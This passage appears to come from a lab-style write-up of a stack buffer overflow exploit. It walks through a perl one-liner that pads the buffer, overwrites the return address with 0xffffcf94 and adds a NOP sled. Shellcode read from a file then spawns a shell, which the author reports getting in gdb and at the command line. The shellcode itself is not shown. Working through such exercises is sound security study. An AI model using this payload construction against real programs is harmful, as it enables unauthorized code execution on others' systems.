
`perl -e 'print "\x10"x32 . "\x94\xcf\xff\xff". "\x90"x400'``cat shellcode5.bin`

With the initial 10's just there to pad and fill up the buffer. THe "\x94\xcf\xff\xff" causes the program to jump past the buffer into my injected code. The "\x90"x400 creates a NOP slide so my jump address can have a larger range without causing errors. Finally, the `cat shellcode5.bin` runs the actual shellcode exploit to spawn a shell. For a look at actual memory, examine the screenshot below which diagrams three of the sections of my exploit




The red is the 32 bytes of 10, the green is the injected return address, the 0x90 is the nop sled. After the 0x90, we would have the injected shell code, but the screenshot is not large enough to show that injected code.

Just after the jump to the injected address of 0xffffcf94, the debugger looks like this



If we continue through the nop sled, we can see we get the shell in gdb



Running the same input on the command line yields the same thing